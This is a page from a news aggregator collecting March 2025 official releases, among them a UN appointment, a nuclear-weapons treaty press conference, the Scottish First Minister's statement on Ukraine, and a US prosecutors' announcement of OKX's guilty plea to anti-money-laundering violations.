  • MIL-OSI Video: Deputy President Mashatile addresses the Eastern Cape Social Cohesion Dialogue

    Source: Republic of South Africa (video statements)

    Deputy President Mashatile addresses the Eastern Cape Social Cohesion Dialogue

    https://www.youtube.com/watch?v=wcVh-d7DrqM

    MIL OSI Video –

    March 5, 2025
  • MIL-OSI Video: President Cyril Ramaphosa and President Daniel Chapo concludes meeting one on one in South Africa

    Source: Republic of South Africa (video statements)

    Their Excellencies President Cyril Ramaphosa and President Daniel Chapo of the Republic of Mozambique speak to the media on conclusion of President Chapo’s working visit to South Africa.

    Stay updated, South Africa! Subscribe to The Presidency’s Channel here: https://www.youtube.com/@PresidencyZA/?sub_confirmation=1.

    Checkout more: http://www.thepresidency.gov.za

    Get Social
    Facebook ► https://www.facebook.com/PresidencyZA
    Instagram ► https://www.instagram.com/presidencyza/?hl=en
    Twitter ► @PresidencyZA

    #ThePresidencyofSouthAfrica #PresidencyZA

    https://www.youtube.com/watch?v=EQMLcjiJIHk

    MIL OSI Video –

    March 5, 2025
  • MIL-OSI United Nations: Secretary-General Appoints Anthony Ngororano of Rwanda UN Resident Coordinator in Madagascar

    Source: United Nations General Assembly and Security Council

    United Nations Secretary-General António Guterres has appointed Anthony Ngororano of Rwanda as the United Nations Resident Coordinator in Madagascar, with the host Government’s approval, on 1 March 2025.

    Mr. Ngororano has over 20 years of experience in sustainable development in leadership roles across the UN system and prior to this in the private sector.  Most recently, he served as the United Nations Development Programme (UNDP) Resident Representative to Kenya.  Prior to that, he served as UNDP Resident Representative to Mauritania.

    Before his role in Mauritania, Mr. Ngororano served as Chief of the Executive Board Branch in the Office of the Executive Director of the United Nations Population Fund (UNFPA) in New York and he held several posts in UN-Women, including Country Representative in Haiti and Chief of the Africa Section in New York.

    He served as the Senior Economic Adviser to the Prime Minister of Rwanda with the rank of Permanent Secretary and prior to that he held diverse positions with UNDP including Country Adviser in the Regional Bureau for Africa in New York, and in a range of policy, planning and programme roles in Nigeria, Zambia, and Rwanda.

    He also worked as an investment banker with Citigroup N.A in Kenya and Tanzania after starting his career as an economist in the Ministry of Finance, Planning and Economic Development in Uganda.

    Mr. Ngororano holds masters’ degrees in development economics and international relations from the University of East Anglia and the University of Sussex respectively.  He also holds a Master of Arts degree with honours in economics from the University of Edinburgh.

    MIL OSI United Nations News –

    March 5, 2025
  • MIL-OSI Video: Prohibition of Nuclear Weapons – Press Conference | United Nations

    Source: United Nations (Video News)

    Press Conference by President: H.E. Ambassador Akan Rakhmetullin, First Deputy Foreign Minister of Kazakhstan; Ms. Melissa Parke, Executive Director of the International Campaign to Abolish Nuclear Weapons; Ms. Eirini Giorgiou, Legal Advisor, International Committee of the Red Cross; Ms. Taraem Taukaro of Kiribati, A representative of affected community.

    —
    As the third Meeting of States Parties to the Treaty on the Prohibition of Nuclear Weapons (TPNW) got underway today (3 Mar) at United Nations Headquarters in New York, Kazakh First Deputy Foreign Minister Akan Rakhmetullin welcomed new ratifications of the Treaty by Indonesia, São Tomé and Príncipe, Sierra Leone and the Solomon Islands.

    Rakhmetullin, who is presiding the meeting, said, “we are now working on the final documents, final declaration on the decisions on various aspects, on various facets of our process.”

    Melissa Parke, who is the Executive Director at the International Campaign to Abolish Nuclear Weapons, said, “disarmament is eminently achievable. In fact, of all the global challenges we face, this is the least complex. Humans built nuclear weapons. Humans can dismantle them. All it requires is political will and leadership.”

    At present, she said, “that leadership is coming from TPNW states parties, civil society, communities impacted by nuclear weapons use and testing, and from parliamentarians, scientists, artists, cities and investors who are taking their money out of nuclear weapons.”

    The International Committee of the Red Cross (ICRC), Legal Adviser Eirini Giorgiou said, “nuclear weapons continue to cast a deep shadow over our common future. The risk that they are used deliberately or inadvertently has grown exponentially. It’s fuelled by ongoing conflicts, strident nuclear rhetoric and various technological developments.”

    Giorgiou said the international community has “a duty to prevent the unspeakable from happening again,” and the TPNW “is a response to this urgent imperative” as it “prohibits nuclear weapons as a necessary step towards their elimination and provides a realistic roadmap for getting there.”

    The ICRC Legal Adviser said, “more than half of the world’s states have expressed their will to be bound by the Treaty and have subscribed to its vision for a just and peaceful future without nuclear weapons. We call on all remaining states to follow suit.”

    For her part, Taraem Taukaro who is a representative of the affected community in Kiribati where nuclear test were conducted said, “these tests were conducted 68 years ago. The detrimental effects persist, particularly concerning our health. My mother has suffered from completing. My older sister was born deaf, and I experienced unexplained fainting spells during my teenage years. Many other families have faced various types of cancer, including her cervical and breast cancer.”

    The Treaty was adopted on 7 July 2017 at the United Nations and entered into force on 22 January 2021. It was the first multilateral nuclear disarmament treaty to be negotiated in more than two decades.

    United Nations Secretary-General António Guterres has called the Treaty “an important step towards the goal of a world free of nuclear weapons and a strong demonstration of support for multilateral approaches to nuclear disarmament.”

    The third Meeting of States Parties will hold a thematic debate on the risks for humanity of nuclear conflict and its devastating humanitarian consequences. States parties will also consider the status and operation of the Treaty, addressing issues related to universality; the total elimination of nuclear weapons; victim assistance, environmental remediation and international cooperation and assistance; and security concerns.

    To date, 73 States have ratified or acceded to the Treaty and 94 have signed it.

    The Meeting is expected to adopt a political declaration.

    https://www.youtube.com/watch?v=JeOB5hu99L4

    MIL OSI Video –

    March 5, 2025
  • MIL-OSI United Kingdom: First Minister’s statement on solidarity with Ukraine

    Source: Scottish National Party

    The First Minister told the Scottish Parliament:

    Just last Monday, all of Scotland’s political leaders took part in a powerful and moving ceremony at Edinburgh Castle to mark three years since the start of Russia’s illegal invasion of Ukraine.

    We stood together, with members of the Ukrainian community living here in Scotland, to commemorate the time that has passed since the start of that invasion but also to reaffirm our support for the people of Ukraine.

    Though we disagree on points of policy and politics in this chamber – which is right and proper in a parliamentary democracy – when it comes to upholding the values and principles of modern democracy, the Scottish Parliament stands behind Ukraine, resolute and unwavering.

    Regardless of our political views, everyone in this chamber understands that democracy is hard fought for and must never be taken for granted.

    Democracy must be cherished, defended, and enhanced.

    This is the lesson of the 20th century.

    This is the lesson the people of Ukraine live, and struggle, and fight, to teach us every day.

    The courage demonstrated by President Zelenskyy – and by all Ukrainians, since the first day of Russia’s illegal, full-scale invasion – reaches far beyond the protection and preservation of their own homeland.

    Ukrainians struggle, and fight for all of Europe – and for the protection and preservation of all democratic nations.

    It is a struggle for the rule of law, for human rights, and to uphold the international norms which once ensured Europe knew guaranteed peace.

    The Ukrainian people are fighting for their homeland, for their future, but also for our future too.

    3 years ago, Russia expected to flatten Ukrainian resistance within days.

    But despite a war that has caused years of unnecessary misery in a peaceful, sovereign, and democratic nation, the power of the fight for democracy, and all its freedoms, has given the Ukrainian people their purpose, as well as their most potent advantage.

    Ukraine’s people are fighting to defend her independence, her territorial integrity and her security in the face of appalling, unprovoked violence.

    Violence which has destroyed lives, separated families, wounded hundreds of thousands of citizens, and razed cities to the ground.

    And yet, President Zelenskyy has not wavered in strength or dignity.

    His people have not laid down arms.

    Russia has not succeeded in reaching its war aims, despite sending hundreds of thousands of troops to their deaths, or to be wounded, on the frontlines.

    But, now, as a result of all this unnecessary carnage, millions of Ukrainian children have never known peace, while Western democracy has never been under such relentless attack from within.

    Misinformation. Propaganda. Malicious interpretations of history…

    Arrogance, ignorance, prejudice, and hate, are being used to divide us.

    Only yesterday, after Russia launched a drone attack on a civilian building in Kharkiv, the Kremlin spokesman, Dmitry Peskov, said:

    “We see that the collective West has started to become less collective. A fragmentation of the collective West has begun.”

    That is precisely what Russia wants its people and the world to believe.

    That is precisely what Putin wants us to believe.

    We must be ever vigilant to the threat of disinformation, which takes the shape of the Kremlin’s talking points.

    Russia was not provoked to invade Ukraine, in 2014 or in 2022.

    No credence should be given to deflection tactics, blaming NATO expansion for Russian aggression.

    Each and every country in NATO is a democracy that has made its own sovereign choice to become a member.

    And many of the countries on NATO’s eastern flank have recent experience of living under Russian threat.

    The strong, international solidarity and dedication to achieving peace in Ukraine was evident for all to see at the security summit in London this weekend.

    And the vast majority of European leaders have only one message – their unreserved condemnation of illegal Russian aggression.

    Therefore, Ukraine’s allies should all have one aim and one aim only – to support Ukraine’s independence, her territorial integrity and her security.

    So, I wholeheartedly welcome the Prime Minister’s “coalition of the willing” initiative to provide Ukraine with security guarantees after a ceasefire agreement, as well as the £1.6 billion missile deal for Ukraine.

    I also accept the case for peacekeeping forces to avert further conflict, subject to proper scrutiny and a vote in the House of Commons.

    And I understand the delicate balance of diplomacy the Prime Minister and the UK Government must navigate in this matter.

    So, I want to make clear my commitment and the commitment of my government to a united front. My commitment to do all that I can to support Ukraine to succeed.

    But, I am sure like the many European leaders who expressed their solidarity with President Zelenskyy this weekend, I am very disturbed by how his meeting with the US President and Vice President played out last week.

    I agree with President Zelenskyy’s statement that Ukraine wants “its partners to remember who the aggressor is in this war.”

    And we must see unwavering unity across the political spectrum in full solidarity with Ukraine on this essential point.

    The events at that Oval Office meeting with President Zelenskyy, and the announcement made this morning of a pause in US military aid to Ukraine, can only run the risk of emboldening Russia, the aggressor.

    As I said this weekend, if this were to remain the posture of the US government, a second state visit for US President Donald Trump becomes unthinkable.

    I know there are people in this Chamber and across this country who will disagree, who will say that we should not contemplate this stance or who will say that President Trump should not be invited under any circumstances.

    I understand and respect those points of view.

    But I cannot share them.

    Right now, today, as we stand here, men, women and children in Ukraine are putting their lives and their freedom on the line to defend their country and all of our democracies.

    We say we support them – and we do. But that means being willing to do things that are hard; things that we would rather not do.

    So, if a state visit could help solidify US support for Ukraine, if that is part of what supporting Ukraine means in practice, then it is a possibility.

    For that to be true, however, the US would have to sustain the steadfast support of Ukraine, her independence and territorial integrity.

    As we think through all these issues, the important questions are the hard-headed, clear-eyed consideration of what is best for Ukraine and European security today.

    For my government, that means standing steadfast behind Ukraine and alongside the United Kingdom Government and our European allies, and that is exactly what Scotland will do.

    My hope is that US and European leaders can once again find a way to speak with one voice on the matter of this conflict.

    There are no grey areas when one country chooses to send troops and tanks into the peaceful territory of an another.

    My Government supports the approach of the UK Government in committing to secure international solidarity in support of Ukraine’s long-term future.

    We welcome the 100-year Partnership recently agreed by the UK and Ukraine, and Scotland will play our part – whether as part of the UK or as an independent nation in the future – in helping to deliver it.

    I also welcome the approach of the Prime Minister and the proposed four-point plan to end the war and defend Ukraine from Russia.

    As I have already stated, Scotland accepts the case for the deployment of any peacekeeping forces to avert future conflict, subject to scrutiny and a vote by MPs in the House of Commons.

    And my Government remains committed to supporting Ukraine, until a just peace is secured – not a peace at any cost, which strips Ukraine of her sovereignty in wartime.

    So, let me once again make clear, there can be no truly sincere or constructive peace talks about the future of Ukraine, without Ukraine present at the negotiating table.

    And securing the future of Ukraine is utterly vital to securing the peace we have enjoyed in Europe for so long.

    Ukraine’s future, and her fate, is our future and our fate.

    So, we must aspire to be as courageous as the people of Ukraine and stand by them, always, in their hour of need.

    And, we must maintain unity with our partners across Europe and the Western world – unity like that demonstrated in London this weekend and at Edinburgh Castle last week.

    Because events in Ukraine are having, and will continue to have, a direct negative impact on Scotland’s economy, security, and society.

    Presiding Officer,

    Scotland’s approach, internationally, will continue to be led and guided by our compassion for Ukraine.

    I know this chamber will continue to work together on these matters, and to put any differences aside in respect of our common efforts to uphold justice.

    Now, 25 years into the life of this modern Parliament, Scotland chooses to stand for democracy, for human rights and the rule of law, at home and among our courageous allies like Ukraine.

    These are the underpinnings of democracy, of prosperity, and of every freedom democracy provides.

    This is the solidarity among allies that will deliver Ukraine from Russia’s barbaric aggression, while protecting her heritage, her culture, and her social and economic future.

    We have been honoured, across Scotland, that thousands of Ukrainians have made their home in our country.

    My message to people from Ukraine living here in Scotland, is that you are – and always will be – very welcome here.

    Providing support and sanctuary for Ukrainian people displaced by Russia’s brutal war continues to be a priority for the Scottish Government.

    I want Ukrainians everywhere to know that they also have Scotland’s fullest support.

    I know many of them will be deeply concerned by what has unfolded over the last few days.

    It is for those brave Ukrainians, and every person protected by democracy, that Scotland will never be silent.

    Here in Scotland, we will, forever, stand with Ukraine.

    MIL OSI United Kingdom –

    March 5, 2025
  • MIL-OSI Security: OKX Pleads Guilty to Violating U.S. Anti-Money Laundering Laws and Agrees to Pay Penalties Totaling More Than $500 Million

    Source: Federal Bureau of Investigation (FBI) State Crime Alerts (c)

    Matthew Podolsky, the Acting United States Attorney for the Southern District of New York, and James E. Dennehy, the Assistant Director in Charge of the New York Field Office of the Federal Bureau of Investigation (“FBI”), announced today that Aux Cayes Fintech Co. Ltd, d/b/a “OKEx,” d/b/a “OKX” (“OKX”), a Seychelles-based entity, that since at least 2017 has operated OKX, one of the largest cryptocurrency exchanges in the world, pled guilty today to one count of operating an unlicensed money transmitting business. In connection with today’s guilty plea and sentencing, OKX agreed to pay monetary penalties totaling more than $504 million.  The case was assigned to U.S. District Judge Katherine Polk Failla, who presided over today’s guilty plea and sentencing.

    Acting U.S. Attorney Matthew Podolsky said: “For over seven years, OKX knowingly violated anti-money laundering laws and avoided implementing required policies to prevent criminals from abusing our financial system. As a result, OKX was used to facilitate over five billion dollars’ worth of suspicious transactions and criminal proceeds.  Today’s guilty plea and penalties emphasize that there will be consequences for financial institutions that avail themselves of U.S. markets but violate the law by allowing criminal activity to continue.”

    FBI Assistant Director in Charge James E. Dennehy said: “For years, OKX flagrantly violated U.S. law, actively seeking customers in the United States—including here in New York—and even going so far as to advise individuals to provide false information to circumvent requisite procedures. Furthermore, in their failure to adhere to U.S. law, significant illicit transactions which furthered other criminal activity went undetected on their platform. Blatant disregard for the rule of law will not be tolerated, and the FBI is committed to working with our partners across government to ensure that corporations that engage in this type of conduct are held accountable for their actions.”

    According to court documents and admissions: 

    OKX is one of the world’s largest cryptocurrency exchange platforms, with billions of dollars’ worth of cryptocurrency transactions occurring daily on its platform.  OKX allows registered users to place orders for spot trades in over three hundred cryptocurrencies, including Bitcoin and Ethereum. OKX users can also place orders for derivative products, including futures contracts, tied to the value of Bitcoin and other cryptocurrencies. 

    Financial institutions that operate wholly or in substantial part in the United States must register with the U.S. Department of Treasury’s Financial Crimes Enforcement Network (“FinCEN”) as a money services business (“MSB”) and comply with federal anti-money laundering (“AML”) laws, including the Bank Secrecy Act.  These laws require the filing of suspicious activity reports and the maintenance of an adequate AML program, including an effective know-your-customer (“KYC”) program. AML programs are critical to ensure that entry-points into the U.S. financial system do not become tools criminals can use to profit from illicit activity.

    Since 2017, OKX has had an official policy preventing U.S. persons from transacting on its exchange. But contrary to this official policy, OKX sought out customers in the United States, including in the Southern District of New York. 

    From in or about 2018 through in or about at least early 2024, OKX served U.S. retail and institutional customers that engaged in over one trillion dollars’ worth of transactions through OKX. Transactions from those U.S. customers generated hundreds of millions of dollars in trading fees and profits for OKX. 

    Because OKX served U.S. retail and institutional customers, OKX knew it was required by U.S. law to register as a money services business with FinCEN, but OKX chose not to do so.[1] In fact, despite OKX’s official policy prohibiting U.S. persons from transacting on the exchange, OKX was fully aware that individuals in the United States could, and did, easily create and use OKX trading accounts.  From OKX’s founding in approximately 2017 through approximately November 2022, OKX allowed retail customers the option to create an account, receive and transfer funds, and place trades without completing a KYC process. This meant that OKX, a large financial institution, facilitated transactions on behalf of customers that it could not identify. Further, while OKX implemented a policy blocking customers with U.S.-located IP addresses from trading or depositing assets onto OKX (the “IP Ban”), OKX knew that the IP Ban could be circumvented through cheap, widely available VPN technology.  Also, through at least early 2023, OKX allowed existing accounts to continue to receive and transfer funds, and place trades, all without completing a KYC process.  And until approximately early 2024, OKX also allowed customers to place trades on the exchange through third-party entities known as “non-disclosure brokers” without the third-party entity disclosing any identifying information to OKX about the customers on whose behalf the trades were placed. 

    Even after OKX began requiring all customers to provide some KYC information to trade, OKX employees on certain occasions advised customers how to provide false information to circumvent the company’s KYC process and official policy prohibiting U.S. customers.  For example, in April 2023, an OKX employee encouraged a potential U.S. customer to open an account by providing false information about the customer’s nationality during the KYC processing, writing “I know you’re in the US, but you could just put a random country and it should go through. You just need to put Name, nationality, and ID number. You could just put United Arab Emirates and random numbers for the ID number.”  At that time, OKX did not verify the information that customers provided to open an account to trade.  In January 2024, the same employee wrote to another potential U.S. customer and asked if the individual had “any workaround on KYC outside of the US to make it potentially work.”

    During the relevant period, OKX advertised in the United States, sponsoring the Tribeca Film Festival, for example, and used affiliate marketers based in the United States to promote the exchange. OKX also allowed existing customers to promote the exchange, and provided such customers benefits for recruiting additional users. At least one such OKX customer produced a publicly-available, step-by-step instructional video educating U.S. customers about how to register with OKX using a VPN to conceal their U.S. presence.

    OKX also focused its efforts on attracting and retaining certain U.S. institutional customers, including large institutions who could provide liquidity and help OKX become one of the world’s largest cryptocurrency exchanges by making a broad range of cryptocurrencies available at competitive rates.  OKX’s U.S. institutional customers were some of OKX’s largest customers, with one such firm alone generating more than a trillion dollars in spot and derivatives transactions on OKX during the relevant period.  They provided significant liquidity, volume and trading fees for the platform, despite OKX’s knowing failure to register as an MSB and OKX’s “official” policy banning U.S. customers.

    Until approximately May 2023, OKX did not adequately or consistently use commercially available software to monitor and detect suspicious activity, including money laundering, and OKX did not have adequate controls to determine whether either party to transactions on the exchange was potentially subject to sanctions imposed by the U.S. Treasury Department. As a result, through at least early 2024, OKX was used by numerous customers as a vehicle for laundering the proceeds of suspicious and criminal activities, including more than five billion dollars of suspicious transactions and illicit proceeds, based on a review of third-party transaction data.

    In early 2024, OKX retained an external compliance consultant (the “Consultant”) to advise OKX on policies and controls reasonably designed to prevent U.S. persons from engaging in transactions on OKX’s platform through accounts held at OKX.  As part of the plea agreement, OKX is continuing to retain the Consultant, at its own cost, through February 2027, and has agreed to continue to cooperate with the United States Attorney’s Office.

    *                *                *

    In addition to the guilty plea, OKX, a Seychelles-based entity, also agreed to criminally forfeit $420.3 million and pay a criminal fine of approximately $84.4 million.  OKX received credit for its cooperation with the investigation and timely engaging in remedial measures, resulting in a 25% reduction off the bottom of the otherwise applicable recommended fine range.

    Mr. Podolsky praised the outstanding investigative work of the FBI New York Field Office. 

    This matter is being handled by the Office’s Illicit Finance & Money Laundering Unit.  Assistant U.S. Attorneys Christopher D. Brumwell, Eli J. Mark, and Vladislav Vainberg are in charge of the prosecution.


    [1] OKX has an affiliate U.S.-based cryptocurrency exchange named OKCoin USA, Inc. (“OKCoin”) which, in contrast with OKX, has registered with FinCEN as a MSB. OKCoin serves customers globally, including in the United States, and offers retail and institutional customers the ability to spot trade, including purchasing cryptocurrency using U.S. dollars. The conduct described herein that gives rise to the charge in the Information, and to which OKX pled guilty, is solely that of the unregistered MSB, Aux Cayes Fintech Co. Ltd., d/b/a “OKEx,” d/b/a “OKX,” the defendant.

    MIL Security OSI –

    March 5, 2025
←Previous Page
1 … 323 324 325 326 327 … 464
Next Page→
NewzIntel.com

NewzIntel.com

MIL Open Source Intelligence

  • Blog
  • About
  • FAQs
  • Authors
  • Events
  • Shop
  • Patterns
  • Themes

Twenty Twenty-Five

Designed with WordPress